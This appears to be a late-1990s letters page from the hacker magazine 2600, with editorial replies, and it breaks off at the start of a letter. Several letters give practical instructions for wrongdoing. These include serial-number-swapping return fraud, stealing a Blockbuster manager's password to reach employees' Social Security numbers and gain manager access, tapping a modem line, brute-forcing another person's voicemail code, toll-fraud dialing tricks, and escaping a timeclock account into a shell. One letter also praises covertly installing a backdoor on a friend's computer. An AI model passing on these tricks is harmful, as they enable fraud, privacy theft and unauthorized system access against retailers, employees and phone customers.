While this is not a computer hack it's something that might interest your readers. If you buy a piece of electronics equipment and it goes bad after the warranty expires and you don't want to pay for repairs do the following: Go to a different store and buy the exact same product. At home exchange the serial number labels (vinegar works great) from the new equipment to the old. Be very careful; this takes a lot of patience. Put the damaged product in the new box and go back to the store. You have two choices: 1. Tell them it's damaged and ask for a refund or credit. 2. If the store has a return policy just say you don't want it anymore. Remember to do your transactions with cash and give a fake phone number. This has been tried by several people in Wal-Mart, Toys R Us, and Kmart.

gabo

And it's probably one of the main reasons the rest of us are treated like war criminals when we try to return something legitimately. But your little ploy has one potentially fatal flaw. What happens if/when the second item goes bad even during the warranty period? You're going to have to buy yet another one of these things. Your ordeal may never end.

Dear *2600:*

I was at a dance club recently and discovered a security feature in Wal-Mart receipts. Under regular light the reverse side looks like there is nothing there. Well, take a receipt under any ordinary black light and hello! Wal-Mart is printed in UV ink. So if anyone plans any "alterations" make sure you take all precautions. I'll be checking more receipts from other stores in the future. For grins run some cash under a black light - you may find some marked money from the US Goon Squad.

gLyKOgen

Tracking Clive

Dear *2600:*

I was bored the other day and decided to borrow some back issues of *2600* from my friend when I came across a letter in 14:1 about some guy named Clive and the challenge of finding him for his information. I was wondering if you have heard anything else about him or even found him?

Reapyr

We haven't heard anything definitive but the next letter looks rather promising.

Dear *2600:*

I have figured out the code in the Autumn 1997 issue (page 33 entitled "A Challenge"). It is so simple and I am ticked I didn't figure it out sooner because now I can't look up the info since it is outdated. It was a sequence of a common number, but not a common sequence. The TL (Texas license... car license), GSCVT5 (license plate number), 6330098 (telephone number... missing area code though), and finally -74 (extension).

Lakota

If this is true you certainly deserve our hearty congratulations. Nobody else figured out this much and, yes, it does seem rather obvious now. The info isn't necessarily outdated and can almost certainly be looked up even if it is. We trust somebody will check into the accuracy of this. We feel sorry for all the Texans who have that phone number.

Blockbuster Facts

Dear *2600:*

Today I bought my first issue of *2600,* and to my pleasant surprise there was an article about my former employer, Blockbuster Video. The article was somewhat informative, but I just thought I could add a little to it. First off, the machines are VAXes, and second of all, when I worked there (less then two months ago), the balances and late charges of accounts did not transfer from store to store, unless it was the first time your account was used at that store, in which case the computer would get your info from the national database. That means if it was your first time going to a new store, it would check for fees, but after that, or at any other store you had used your card at, it would not. Plus if you don't return your movies or games, after about a month, or whenever it becomes obvious that you aren't coming back to return your stuff, the store adds what they call a "hold," which is bad for you. It is a little piece of text that the computer stores with your personal information (card number, phone, address, etc.). That goes out to all other stores in the country and it flashes when the account is used something along the lines of: "The person presenting this card is a criminal - call the cops and take the card." That is a bad thing.

mark h

Dear *2600:*

I just got done reading your article on screwing with Blockbuster and I can't believe you guys decided to print that shit - there was nothing informative, just a bunch of corporate bullshit. Hiemlich didn't mention anything about how the computer works when you add another person into your store when they already have an existing account. Or where the modems dial into. Or what the MOD line is. Or what your account number means. I worked at a Blockbuster and have fucked with their computers inside and out, so here is a breakdown of how their systems work.

Before we get into the technical parts, I have to explain what the numbers are and what they stand for. Say my account number is 29016212345, my video rental is 339016224512003, and my previewed tape is numbered 449016212345003. The computer reads these numbers as first number, next five numbers, last five numbers. The 2 means that the rest of the numbers are going to point to an account, the 3 means I'm renting a video, and 4 means it's a video I'm buying (the rest of the junk means from what store and item number). The next five numbers mean the store number and the last five numbers are the person's account or part number from videos.

Hiemlich was right about one thing - all the Blockbusters are linked, but not to each other. They're linked through a national customer database in Dallas where the modems of the computers dial into. If you really want to get this number, the only way I could think of is attaching (when nobody is around... say closing time) a DTMF decoder onto the phone line where the modem is, then have it set up like a trap. Whenever someone gets a new customer on that line, it'll record that number. I'd be careful though because I'm not sure how the systems in Dallas are set up. So take caution when attempting to explore their systems and know that everything is logged. Anything out of the ordinary would advise their admins that someone is inside.

Blockbuster uses a device known as Verifone which calls up into a separate bank modem number and downloads information about the current customer's money when that person is checking out. I'm not too sure about what goes on then - usually the card gets approved or declined in a matter of seconds. It might just be an authorization number.

Passwords: OK, so you wanna fuck around and be the man. People have passwords here. If you can time it right, you can get a manager's status put onto your account! To do this just watch when a manager comes over to you and does a credit for you (because you are underprivileged). They will get prompted for their employee number (which is their account number) and password. Once you grab their password, it's time to explore. Just freely log onto the manager menu and go to the payroll menu. Type in the employee number and it will give you all the info on that employee, such as address, social security number, etc. And then you see it. It'll say status (or something like that) and a "C". Switch this letter to "A" and you'll have manager access! "S" means store manager so be careful. It will show up whose number did what.

Each store has two phone lines. One is the main line, which switches over to the second line when the first one is busy. The second line number is usually unpublished. At my store we were able to make long distance calls without a block. But when we had the new guy come in, he changed it around. They have a fax line, with the phone number usually nearby. They also have something else I saw when I was in the back office. It was called the MOD line. I dialed it with my computer and all I got was a blank screen. I'm not sure what the function of this line was. Nothing was plugged into it, so I can't be sure.

There are more details to the ins and outs of Blockbuster. You'll have to explore their systems while working.

DiGi_TaL

Concerns

Dear *2600:*

This is about the comic strip entitled *Mary Worth.* Of late the writer has taken it upon herself to spread the misconception of hackers being malicious and evil. I would encourage anyone who has the spirit to e-mail her at tellmary@aol.com and tell her of the wrong-doings she has committed. Remember to be polite and nice.

ICON

That Mary Worth never did know when to butt out.

Dear *2600:*

This is in response to the individual who wrote in about the "disturbing picture" in his Conspiracy X RPG (issue 15:4), which depicts a hacker dead at his computer clutching a can of Jolt Cola. The writer of the letter questions whether this picture is anti-hacker and if so why would pro-government types be drawing art for a conspiracy RPG. My answer is *No, of course it isn't anti-hacker and this probably isn't a pro-government type who drew it!!* The game is about conspiracies - government-initiated conspiracies. This drawing is displaying a possible conspiracy (you mess with government and get a bullet to the skull). I'm not sure what you are using for brains but I wouldn't advise operating heavy machinery while under the influence of whatever you are on.

KaptainKool

Dear *2600:*

I really need your help. A few days ago, I sent a not so nice e-mail to a klan address at kkk.com. Since then, an anonymous klan member has been sending me hateful messages, and I would really like to get back at him. Do you share my views on anti-racism? (I hate KKK and all they stand for.) If you could help me I would greatly appreciate it, and I'm sure a lot of people would as well.

DVS

What exactly is it you hope to achieve by picking a fight here? Such groups are always going to exist, both on and off the net. By engaging them, you give them both the attention and motivation they would otherwise lack. If they do something to you or your friends, by all means react, but to strike out at them first seems rather pointless.

Dear *2600:*

Microsoft is even more scary behind the scenes than in public. A good friend of mine who works at UUNet (who controls a significant percentage of the Internet dial-up traffic for companies like AOL, GTE, MSN, BellAtlantic, Earthlink, and others) gave me some interesting info. UUNet's equipment is set up to accept incoming calls from a variety of different phone numbers from different locations and resellers (a user dialing from West Palm Beach into AOL will hit the same equipment as a user in Fort Lauderdale dialing up BellAtlantic.net). MSN is one of these resellers. Microsoft has negotiated a deal with UUNet that says if any of this equipment gets more than 85 percent full, that it is to *only* accept MSN callers. UUNet's other resellers know nothing about this partnership. This may seem minor, but if MSN ever claims that "our users don't get busy signals" it's not because they have a better network. It's because they are trying to monopolize the Internet.

Uneasy Rider

Dear *2600:*

My mother has America Online and I have my own ISP, but sometimes when I'm bored, I go on AOL and talk to some friends. I recently received an e-mail which I believe to be fake, but I need some reassurance. I got it shortly after talking to a friend of mine about hacking the CIA mainframe.

LiquidCache

Subj: This is encrypted mail from the Central Intelligence Agency
Date: 12/28/98 6:33:23 AM Pacific Standard Time
From: nobody@nowhere.to (Anonymous)
To: XXXXXX@aol.com

Hello US citizen we understand that you and another AOL member by the screen name: XXXXXXXXXX are conspiring to hack into the CIA mainframe and destroy the United States National Security, although we are sure that you can not breach security on our mainframe we are going to be setting up survailence around bolth you and XXXXXXXXXX to secure the fact that you will not break into anything the CIA or any other government branch needs to keep away from the public eye. If you try to breach survailence or national security I can assure you that there will be no trial you will be scentenced immedialey and killed by armed forces within your neighborhood, I strongly recommend that you stay calm and not try anything for the good of your family and of you.

Sincerely,
Central Intelligence Agent #23642

Well, they sure do have the lingo down. But if there's one thing we've learned from our encounters with federal agencies, it's that they know how to spell surveillance. Odds are someone close to you is laughing.

Bookstores

Dear *2600:*

In issue 15:3, Allegra wrote about the lack of interesting fodder in the Barnes & Noble computer system, and mentioned that Borders has computers also. You guys responded by saying "Talk about steering us to the competitor." I just thought you'd like to know that Borders and Barnes & Noble are both part of the same company, Waldenbooks. So it may be that they both have the same type of computer system, or a similar construction. Any employee of either Barnes & Noble or Borders would know that, though.

Jack Dangers

Actually you're mistaken in believing they are part of the same company. True, Waldenbooks is part of the Borders Group. At one point they were both owned by Kmart but became independent in 1995. Barnes & Noble doesn't have anything to do with them but they do own B. Dalton, Babbages, Bookstop, Bookstar, not to mention Software Etc., Planet X, and Gamestop.

Dear *2600:*

I was in Barnes & Noble in Rockford, IL last weekend and asked the clerk if he had *2600*. He picked up the phone and asked if it was in. The girl in the back brought it up and when I went to pay, *he fucking carded me*. I am 17, and as far as this guy knows you have to be 18 to purchase *2600?!* Meanwhile, mags like *Hustler, Cherri*, and other pornographic materials are on the bottom shelf, unwrapped for any four year old to explore.

L.A.N.-master
Elgin, IL

It seems you were the victim of an overzealous employee who took it upon himself to invoke some moral code and deem our magazine unsuitable for certain types of people. We guarantee that a call to the store manager with full details of the incident, including the employee's name, would rectify the situation and, quite possibly, get the employee disciplined. If, for whatever reason, this doesn't have an effect, contact us again and we'll investigate.

Dear *2600:*

I picked up the latest issue today (15:4) at the local Barnes & Noble. I find it amusing that they have no idea where the hell to put your magazine. Every time there is a new issue I have to dig to find it. Today I found that they had split the stack in half. One half was with the "geek mags" such as *Windows NT, Electronics Now*, etc. The other half of the stack found its way to the skin mags (the ones with the steroid bimbos on the cover). Is this a reflection of your audience? I guess it appeals to everyone who is open minded so they want to spread it over a couple of areas.

Ray Dios Haque
United Phreaks Syndicate

Dear *2600:*

As a regular reader of your magazine I always try to make sure I get to my local Barnes & Noble in Arlington, TX to get a copy as soon as it hits the stand - there have been times when I got there too late and all of the copies have been sold. So I was thinking that either your magazine had become extremely popular after I missed the last few issues, or something else was up. Turns out it was the latter.

While I am unsure about all B&N's, most have a "magazine person" whose job it is to keep the magazine racks stocked up and in order. I happened to be in B&N while the magazine guy was restocking and I asked him where *2600* was. He stated that it was kept behind the counter, and when I asked him why, he told me in an exasperated voice that he had *no* idea why. The way he said it to me indicated that he had asked more than once and basically received no answer. I asked him if I could ask the manager myself and he said "good luck."

I called the store later and asked for the manager. She was pleasant enough. I stated that I didn't understand why *2600* was not out on the shelves but behind the counter. She said that she was unfamiliar with the magazine, but that there were a number of magazines that were kept back behind the counter away from juveniles. When I told her that *2600* was a hacker magazine, a bell went off in her head, and she apparently remembered what magazine *2600* was. She said that "they said" a couple of the issues were kept behind the counter due to content, but that it really needed to be placed back on the shelves, and apologized for the inconvenience. I asked her who "they" were and she said the head office.

She was very helpful, but really didn't remember too many details. In her defense, this was something that happened months ago and was probably one of 500 different things she's had to deal with. It does suggest that B&N did issue some statement regarding at least a couple of issues of *2600*. It would also suggest that any statement from B&N which said "there is no policy to keep *2600* off the shelves" would be true, as their intent was just to keep a couple of issues behind the counter. Of course, you had to *ask* for it, so they did keep it out of the hands of most people. It might also explain the large returns you had during that time.

Anyway, B&N in Arlington,TX will be stocking it for all to see.

Simple Nomad

We thank you for helping us out here. We've gotten a number of complaints from readers who say that we're being put behind the counter for reasons unknown. Until we straighten this out, it would be wise to simply ask if you don't see it on the shelves.

Dear *2600:*

Thought you might like to let fellow Australian hackers know that Polyester Books in Melbourne, Australia has stocked *2600* for the past six years.

gonzo

To give you an idea of how distribution works, we have absolutely no idea how it's been getting there.

Phone Exploration

Dear *2600:*

I work for a small pizza place my friend's family has owned for 25 years or so. One Friday night I was a little bored. We weren't that busy so I started playing with the phones. A pretty small system, only four lines. I needed to make a long distance call one time and they wouldn't tell me the code.... I was kinda pissed about that because I needed to call my girlfriend (at that time). Anyway, I sat there dialing random three digit codes to see if by some luck I'd stumble across it. When I got fed up with failing I made a last ditch effort by dialing *67 and well what do ya know. I could dial any long distance number I pleased after dialing *67. I didn't of course because I'd get fired, and if it were me paying the bill I'd be a bit upset. There's also a 900 number block but I didn't test that yet. Maybe I will next weekend.

Dave

And we'll keep an eye on the papers for stories about employees of family-owned pizza places who mysteriously disappear.

Dear *2600:*

Congrats. You guys were spoofed by some slick advertising cat in your 15:4 issue. Specifically Innominate. What he is speaking of won't stop working - I saw a commercial for it! It is a new ad campaign by a very well known long distance carrier (that will go unnamed so as to not give more free plugs). Think about it: "offers extremely discounted calls." If this isn't the case, it sure is odd. I wonder how much business they got as a result of that letter one way or the other.

msdaisey

We believe you misunderstood just how substantial these "discounts" were. Read on.

Dear *2600:*

I found a pay phone glitch - I don't know if this works on other pay phone systems but it does on the Southwestern Bell pay phones in Kansas City. You can make free long distance or local calls by dialing 1010220 before the phone number. The only reason that I can think this works is because when you get transferred to the telcom switches their system is too old to realize that you're calling from a pay phone.

matrix bomb

More likely is the possibility that someone just did some real dumb computer programming inside that company (Telecom USA) since we've been getting reports like this all over the country. We think they finally managed to get it fixed.

Dear *2600:*

I have a PacBell PCS Nokia cell phone. To check my voice mail, I have to dial (650) 766-1234. This is a universal voice mail number for PacBell PCS users. It differentiates via the sim chip inside the phone. The other day, while driving along, I accidentally entered the wrong passcode. It then informed me of this, and prompted me to enter my phone number. Then it asked for my passcode *for the entered phone number.* I entered it and got into my messages. But it got me to thinking. My girlfriend also has a PacBell PCS phone. From her phone, I called 766-1234. When prompted for a passcode, I just typed 1 and pound. It notified me that this was incorrect and asked for the phone number I was calling from. I entered *my* number and entered my passcode, and *boom!!* I was into my voice mail. So I can call 766-1234, mis-enter my passcode, enter my enemy's phone number, and brute force his code all day long!

Telesis

Why is PacBell giving their customers the idea that they shouldn't check their voice mail from other phone numbers? Isn't that the whole point of voice mail? Here in New York, you can check your PCS voice mail from any number and nobody goes nuts over it. It seems to us that not having this ability would be something of an inconvenience.

Dear *2600:*

Most of the large telemarketing companies run off of a very large computer system. I myself being one of many telemarketers was long awaiting the arrival of our "new and improved" computer system. Meanwhile, we had to manually dial the numbers and bother these people about junk they don't want to buy. Every so often I would come across a message that would say "You are not authorized to dial this number." As we were instructed, I would hang up. But on one of those days, I dialed the same number by mistake and the phone rang. I thought, "If I'm not authorized to dial this number, how did I get through?" I came to the conclusion, after dialing several numbers which gave me the same message twice, that these messages are recordings and require a form of "rewinding" to say. Out of 20-24 of these calls that I made, 19 of those people bought the junk I was trying to sell. Some of them even *wanted* the junk. What they told me was that they hated phone companies trying to call them every day (which we all know they do) until they sign up. My point is that if you call someone who has a similar message, just hang up and call them right back. 99 percent of the time it will ring for you.

Liquid Fire

You guys just don't know the meaning of the word "no" do you? But your high sales percentages certainly can't be argued with. There's just no way you could be making that up.

Dear *2600:*

I have been reading your magazine for two years now and I thoroughly enjoy it. But in 15:4 you had a response to a gentleman about AT&T and calling cards. Now you stated that AT&T operators "generally take your word for it no matter what number you give them." I live in the Houston 713/281 NPA, and on more than one occasion I tried telling them I was calling from the 305 (Miami) NPA. Both times they said they were showing that I was calling from Texas. Keep in mind that I op-diverted, or had my local operator put me through to AT&T. I don't have SWB as a phone company - it is a small independent telco (Alltel). Some of my friends in BellSouth and Ameritech can give the AT&T op any NPA, but I haven't been able to.

pokesmot, Lindsay^

We don't doubt that some information may get through to the operator depending on how you make the call and where you make it from. But, whether or not you're giving them seven digits or 10 digits, they still are pretty much taking your word for it.

Dear *2600:*

I was recently playing with a friend's phone - he had rotary only service. Upon dialing 1170 (11 replaces the *) to disable call waiting, I got a voice prompt stating: "Fortell System, enter access code." I was very surprised to get this prompt, and being the novice phreak that I am, I tried brute-forcing my way in. I tried about every tone sequence I could think of, only to be met with "Invalid code, enter access code." I tried to enter codes whenever I was bored, with no success. This is when a GTE repair man came to my place of employment. I casually asked him a few questions I had and threw in the Fortell one. He seemed to be very nervous about me knowing about it, but said that the 1170 is a "shortcut" so the linemen don't have to dial the whole numerical sequence to get into the system. He said that Fortell system is the product the GTE telereps use to "listen" to your phone line and it can be used by the linemen in the same way. I've only noticed that this "shortcut" works in my LATA, which is in the GTE central Michigan service area. If you can offer me more information on the Fortell system, I would greatly appreciate it. I believe 1-800-FORTELL is the same company, although I am not positive.

maxm0use
Owosso, Michigan

This is an example of how screwed up GTE phone systems can get. Rotary callers aren't "allowed" to disable call waiting, apparently. We'll see what info we can get on the Fortell system.

Praise

Dear *2600:*

I was recently at your web page. As usual I decided to visit the hacked pages section, to see what was new. Finally I saw one *good* hack of a home page - the Cartoon Network. Not just a hack to write some crap like "we 0wnz j00" or something to that effect. This hack actually had a purpose. And I applaud whoever did it. Finally, someone with a brain instead of just malicious intent.

Dre

It's a real wasted opportunity when someone actually figures out a way to access a heavily trafficked page and the only message they want to convey is how great they are. There are some real important things that should be brought to people's attention whenever the opportunity presents itself. Childish posturing doesn't help anyone.

Dear *2600:*

I love your mag and the good work you do. I am not a hacker nor do I intend to be. I am more on the programming side. In issue 15:3, the article "Back Orifice Tutorial" really caught my attention. I was receiving a file from my friend and an .exe called "run first" was in that folder. After I installed "run first", it vanished (like it said it would in the article), but I thought nothing of it. Then, 20 minutes later a message popped up on my screen saying "This is (friend's name) and I own you." I knew then that I had just been BO'd by my friend. He was just seeing if it really worked, and now we have major fun with it. Just saying thanks to Cult of the Dead Cow for making such a genius program/backdoor/whatever you call it.

Kanemura

Some call it a way of life.

Dear *2600:*

In your Autumn 1997 issue you printed a letter from BuPhoo that fixed Juno so that all ads would be deleted before running the program. I received my copy of Juno 2.0 a week ago, and after building up a few ads I tried the ad delete trick. It worked like a charm. It's great to finally have an ad-free, winsock compatible Juno account. Just wanted to let you all know the trick works for this new version of Juno and to say thank you for making Juno truly free e-mail.

Jean Dupree

Dear *2600:*

I have been a reader for a while now and I just wanted to write in to say thank you for putting into words what I could only feel in an article in 15:4 called "The Victor Spoiled." So keep up the good work and keep reminding all of us why we first started into this thing, for phood, pholks, and phun!

Schism

Dear *2600:*

I just wanted to tell you guys thanks for the article in 15:4 by Javaman on Amateur Radio. By holding one of the highest privileged licenses that a person can hold I have a certain love for the hobby. I also like seeing the interest that beginners have when they start the hobby. But I also look down on those who would rather skip the tests and become vulgar and a nuisance. I recommend to people who like to build circuits and work with their hands and imaginations, there can be no telling what you might come up with.

SPECOP002

Mitnick Reactions

Dear *2600:*

A while ago I ordered 25 bumper stickers. I put one on my tractor, my locker at school, and many other places. My mother asked me who Kevin was and if he was in jail. I told her who Kevin was and that he was in jail. She went a bit nutty, starting with "How could you support someone who is in jail? He must have done something bad." Well, I told her that he was not a bad guy. I told her they locked him up because he knew too much. She didn't care - if he is in jail, he is bad. How can I get Kevin on my mom's good side?

Dr. K

The government counts on people believing that everyone they imprison deserves to be there and that they are all inherently bad. But the overzealous way in which prisons are being built and nearly two million of our citizens are being incarcerated is itself convincing more people every day that something just isn't right. You may never be able to get your mother to believe in Kevin's case but you can at least get her to believe that you're doing something you think is worthwhile. If you're an otherwise honorable person, getting her to respect that shouldn't be very difficult.

Dear *2600:*

I am a student at New Trier High School in Winnetka, IL. A friend and I are now working to post flyers and information about Kevin Mitnick up wherever possible. Although we are only kids, I think that a contribution from us is important. We students may not be able to save Kevin Mitnick, but we sure as hell can try to keep it from happening again.

C.D.

Without question, the contributions from the schools and universities have been the most inspiring to us. We hope the idealism you embrace now doesn't evaporate with the years as it does with so many.

Dear *2600:*

First off, I would like to compliment you guys on providing such a great source of information. I am a regular reader. What I am writing you about is this: there are thousands of the yellow and black "Free Kevin" stickers all over the U.S. and in other parts of the world. Think for a moment though, when someone happens to see one of these stickers somewhere, the only thing that comes into their mind is "Who the hell is Kevin?" I am in full support of Kevin and I think a much larger amount of people would get involved if they knew where they could find out just who Kevin is. My suggestion, make a sticker with the classic "Free Kevin" saying, but also putting "www.kevinmitnick.com" below or above it. Then I'm sure people would get curious and go to the web site and realize "Hey, this guy is being fucked over, I think I'm gonna help set him free." Thank you and keep up the good work.

Phone Bandit

We considered this from the beginning. But in order to make such a thing readable, the current lettering would have to be greatly reduced or the size of the stickers would have to be greatly increased. The important thing is to get people to the point where they're wondering who Kevin is. Then it's up to us to get the word out in other ways so that people looking for an answer find one. That includes media exposure, search engines on the net, word of mouth, and whatever else comes to mind. On most browsers if you just type "freekevin", you'll be taken to the web site.

Dear *2600:*

Just to let you know that not all military and government employees are evil. During my six month deployment to the Arabian Gulf, in keeping with the *2600* spirit and fighting the cause for Kevin Mitnick, on the first Friday of every month I would go out on NAVY RED (a secure circuit for communications between Navy ships) and say "Free Kevin." When I went out on the fourth month, I actually got a response back saying "*2600*, Hackers On Planet Earth." I was like *hell, yeah,* someone else out here knows what I'm talking about. It was reassuring to know that I wasn't the only hacker stuck in the Gulf for six months. On a more serious note, hopefully more people will come to realize the injustices Mitnick is facing. No one deserves to be in prison that long without a trial. I find it amazing that murderers, rapists, drug dealers, and other criminals get off way easier for things far worse.

Phrostbyte

That is truly inspirational. It's also further proof that the words really do carry meaning. Maybe our readers can come up with even more interesting places to use them.

Foreign Interests

Dear *2600:*

I'm a Brazilian wannabe, and it's very difficult to get information on hacking and phreaking around here. I do what I can to learn from anything I can get my hands on. I've read *2600* but it's almost impossible to get one around here. So I was thinking that if you have distribution around the globe, why not distribute to the biggest country in Latin America? That's right, Brazil - it would have a very large following, including me and dozens of friends, and hundreds of friend's friends. I can assure you, tons of people would buy it. I know this letter will have no effect, but I thought: "What the hell, send it anyway, and send it to the editor - somebody oughta read it."

Francisco Franca Arraes

A lot of people ask us similar questions. We would love to get 2600 into as many foreign countries as pos-

sible. Up until now, the track record of foreign distributors is pretty abysmal. Many of them just don't seem to believe in paying for the magazines they sell which pretty much sours us on the whole idea. If you know of a legitimate distributor with a good track record in your country, by all means have them contact us. Until that happens, subscribing is your only option.

Dear *2600:*

Congratulations on your site. We're from Croatia (Hrvatska). Our laws are not so strict and it is much simpler to avoid the government. You are all invited to hack whatever you want.

marko c

Our people are already arriving.

Dear *2600:*

I have a friend who goes to college in India and he recently told me about their pay phones. It seems that over there pay phones are rented by private individuals and are basically just a little double room booth. You sit on one side with the phone and a guy with a timer sits on the other. They charge you whatever they feel like so it goes without saying that corruption is rampant. My friend and I theorized that blue boxing over there is just carrying a big, heavy blue box and beating the timer guy over the head with it.

Pabst

Security Issues

Dear *2600:*

I am writing to inform the computer security community of a little-known backdoor account that exists on many academic and corporate UNIX systems. Often a telnet account is used as a stopgap timeclock. Workers connect to this account at the beginning of their shift and let the system clock check off their hours, then log out when the shift ends. Admins and accountants use this as a security measure, thinking that system clocks are untamperable. But by having an unsecured account open to the outside any intruder can get in with ease. The login name is usually "timeclock" or "payroll" or something similar, which can easily be guessed or socially engineered. Usually there is no password, but if there is it is the login name. Once logged in you see the timeclock program, but just exit the program or use the kill process command and you break into a shell prompt! From here the intruder can explore the system or "su" or whatever you want to do. Since the time files are so critical the timeclock account usually has relatively high access privileges. Admins should either buy a real timeclock or risk opening up their system to anyone.

chown 2ME

This is dumb enough to be believable.

Dear *2600:*

I thought you might like to know: I have a friend who works at Intel. He tried to click on the www.2600.com link on my site and the Intel proxy server forbids him from accessing it!

comet

There's something strangely comforting about being seen as a threat to an organization of that size and power.

ADSL Report

Dear *2600:*

Like many of your readers, I now have ADSL installed at home. Although the upload/download speed ratio is not great, many people are running servers off the ADSL lines.

With dynamically assigned IP addresses, users must rely on a dynamic DNS system to resolve the IP address (e.g., a4r784f.isp.bconnected.net resolves to 209.145.85.54). The problem I had was that when the IP address was renewed by DHCP (in my case every 24 hours), the dynamic DNS entry was lost. To get it back, I have to go to a bogus web page and sign onto their network with my assigned userid and password. Every day! Not very convenient.

I have discovered that if the machine is not signed onto the network but still connected to the Internet, the MAC address is automatically assigned as the DNS name. So I can still connect to my machine by accessing 00-60-05-24-7B-C4.bconnected.net (find the MAC address (unique for every net card) by typing "ipconfig /all" at the NT command line). The exact DNS names will vary from region to region. These are for BC Tel in British Columbia, Canada.

I hope this helps your readers in remotely connecting to their machines.

Perogie

Questions

Dear *2600:*

I want to write for you, but I don't know what to write about. Do you have any specific information you need to be written on?

Quantex

We don't hand out assignments and we can't really tell you what to write about. It should be something you're familiar with and are interested in sharing. Obviously, what you write should come from the hacker perspective of exploration and not necessarily following the rules. We generally favor articles that are written about new and emerging technologies which show them in a new and unique way.

Dear *2600:*

I was just reading through a back issue of *2600* (14:2) and in your article on Fortezza, you state that "Like DES, it [Skipjack] is a good algorithm for its time, but with weaknesses designed to be exploited by those in-the-know." I had previously heard that Skipjack had no known weaknesses. What's weak in the algorithm? I don't have really *any* detailed knowledge about Skipjack, so please go slow.

Savage

Seraf responds: "Unfortunately, I cannot give proof of my claim in this forum. However, I will say this: DES, the Agency's previous algorithm disclosed *for public consumption (1976), has been scrutinized for deliberate weaknesses since its inception. Many teams have found potential so-called 'trap doors,' though nothing is conclusive. However, it should be obvious that the NSA is not interested in distributing cryptographic technology that it itself cannot break easily, because that would make SIGINT just-that-much-harder. Many have commented that both DES and Skipjack do look 'suspicious.' No shit. The real point here - any system influenced by NSA standards or corporate affiliates is suspect for such design 'features,' whether they have been found or not."*

Dear *2600:*

What is a hacker and how do I become one? I mean how does one learn the ways of hacking?

OkornO99

Ask a lot of questions. But don't keep asking the questions you asked us. You'll get nothing but sarcasm and grief. Experiment and assume that everything you're being told isn't true. Except this. Really.

Dear *2600:*

Is your magazine year 2000 compatible?

Satire

Considering we haven't been compatible with any year that we've already seen, we're not going to lose much sleep over this.

Dear *2600:*

I like to think of myself as a newbie in the hacking world. I did my first hack at the age of 13 and started to read your magazine about the same time and I have read all of them since then (the ones I could find). I'm also a diabetic. I would like to know if there is a diet form of Jolt . It is hard enough to find Jolt here in Fort Wayne, Indiana. Thanks and Free Kevin.

Cooldek

Real hackers drink fruit juice.

Dear *2600:*

I am just starting out to learn about computer programming and Linux and all that hacking stuff, so forgive my naiveness (I'm 13). I was just wondering about a pay phone that I called once. It's at a gas station and has its phone number on it. When I called it (I was curious), I heard an earsplitting tone like you get from fax machines or when you dial into the Internet. Could you explain why this is? Can I hook my computer to it in anyway? Also, I was walking home from church one day, and I saw "2600" spray painted on a shed along with some other graffiti like, Convict, Conspiracy, and junk like that. I'll mail you a picture of it. (It's in Mound, MN.)

Phredde

When you can't afford billboards, you must resort to... other means of advertising. As for your pay phone, what you are hearing is a modem inside the phone. It's quite common, actually. The owner of the phone calls in remotely to get statistics, find out how much money is waiting for him, and change settings. You can do the same if you have thé proper settings and software.

Hacking Moviefone

Dear *2600:*

Thirdhorse gave the 800-745-0008 to change show times and other managerial functions. Changing show times will only work for the Moviefone network and will not cause the theater to change its schedule. However, it will cause people to be late for their movie which will make not only Moviefone look bad but the theater will have to do something to make amends with the customer. On a busy opening night for a summer blockbuster this could cause quite a problem.

What I would really be interested in knowing is if Thirdhorse or anybody else for that matter has ever tried dialing directly into the ATMs? Or what about monitoring the traffic between Moviefone and its' ATMs? I am unable to experiment in this area due to my being a white trash asshole without a computer or a job to pay for one.

There was a manager at a theater in New York who used a variation of Thirdhorse's plan and was able to steal $104,000 in nine months. Not really hacking, but interesting.

killerclown

Federal Interest

Dear *2600:*

I read the magazine religiously, but never had any good info for you until now.

One of the businesses run in my office is a major free e-mail provider. Yesterday we received a phone call and a fax from our local FBI office, stating that someone sent a message from one of our free e-mail domains that was basically a one line message threatening the president and they were gonna go find this guy and ask him a few questions. I'm not sure what happened on the follow-up to this. They sent us the mail, and it was what they said: a simple one line message, sent to the White House e-mail address. The call and fax that we got was around 11:00 am. The timestamp on the message showed that it was sent at 9:30 am *that same morning.*

At first I was surprised that someone actually read the mail, but then I found it interesting that they received it and got in touch with us less than two hours after this message was sent, especially concerning the level of e-mail that they probably get. So just a warning to everyone - if you think such a thing is a small joke that may get overlooked, you are sadly mistaken.

jason head

Color Coding

Dear *2600:*

I have something to add to the article on color coding in telco 25 pair lines. The way I was taught to remember the color codes was like this: Blue Orange Green Brown Slate - Bell Operators Give Better Service (the Bellsouth guy told me these) and White Red Black Yellow Violet - While Running Backward You Vomit.

Also, *never ever ever* call Slate "Grey" or Violet "Purple." You'll be a laughing stock.

Joe630

Dear *2600:*

In the recent edition of *2600* (15:4) there is a mistake in the article "Copper Pair Color Coding." On the color coding of pairs 16 and 21, pair 16 should be Tip Yellow-Blue and Ring Blue-Yellow and pair 21 should be Tip Violet-Blue and Ring Blue-Violet.

todd

Dear *2600:*

In response to Catatonic Dismay's article on PIC color coding, pair 102 would be White-Orange/Orange-White, in the fifth binder group. Every 25 pairs are grouped together in binders, 24 binders to a main feeder cable.

Seuss

The Newbie Threat

Dear *2600:*

This letter is in response to the letter ccure wrote in 15:3. The reason people more experienced don't like *2600* is because it gives cluebag people (namely foreigners like Brazilians and Malaysians) the idea that by reading your magazine it makes them a "kr4d 31337 hax0r" and they go into hacker channels (where they don't belong) and ask stupid fucking questions like "TEACH ME HOW TO HACK, IM BRAZILIAN." I have actually seen someone say that. And that, is why people don't like *2600*. You can catch me on IRC if you want #narqs-r-us@Efnet and #krad@Efnet.

ddhd

You never make the connection as to just how we're responsible for all of the newbies who are invading your turf. It pains us greatly to know that your "krad" channel is being overtaken by people who think they are "kr4d" but we're not the ones sending them your way. Maybe there's some other reason why you attract them. What we do is print a magazine and anyone capable of reading is welcome to pick it up. To please you, we would either have to password protect each issue or not come out at all. As Neil Young would say, it doesn't mean that much to us to mean that much to you.

SSN Corrections

Dear *2600:*

I enjoyed your article "The Facts of SSN" in the 15:4 issue very much, but found what I believe is an error. I am from Puerto Rico, and my SSN begins with 582 and your article has that prefix listed as invalid. I asked some other Puerto Ricans I know and all of us have prefixes in the 582-584 range. I am the youngest of the people I questioned, being born in 1980, so the numbers posted in your mag could be applied only to newer applicants for SS.

Also, it said in the article that the second group of numbers are given out in order throughout each year, but I was born on February 7, and my second group is 75, so either there were a lot of people requesting SS that year, or some older system was in place back then, or maybe they have a different numbering scheme for Commonwealth states.

Loki128

Dear *2600:*

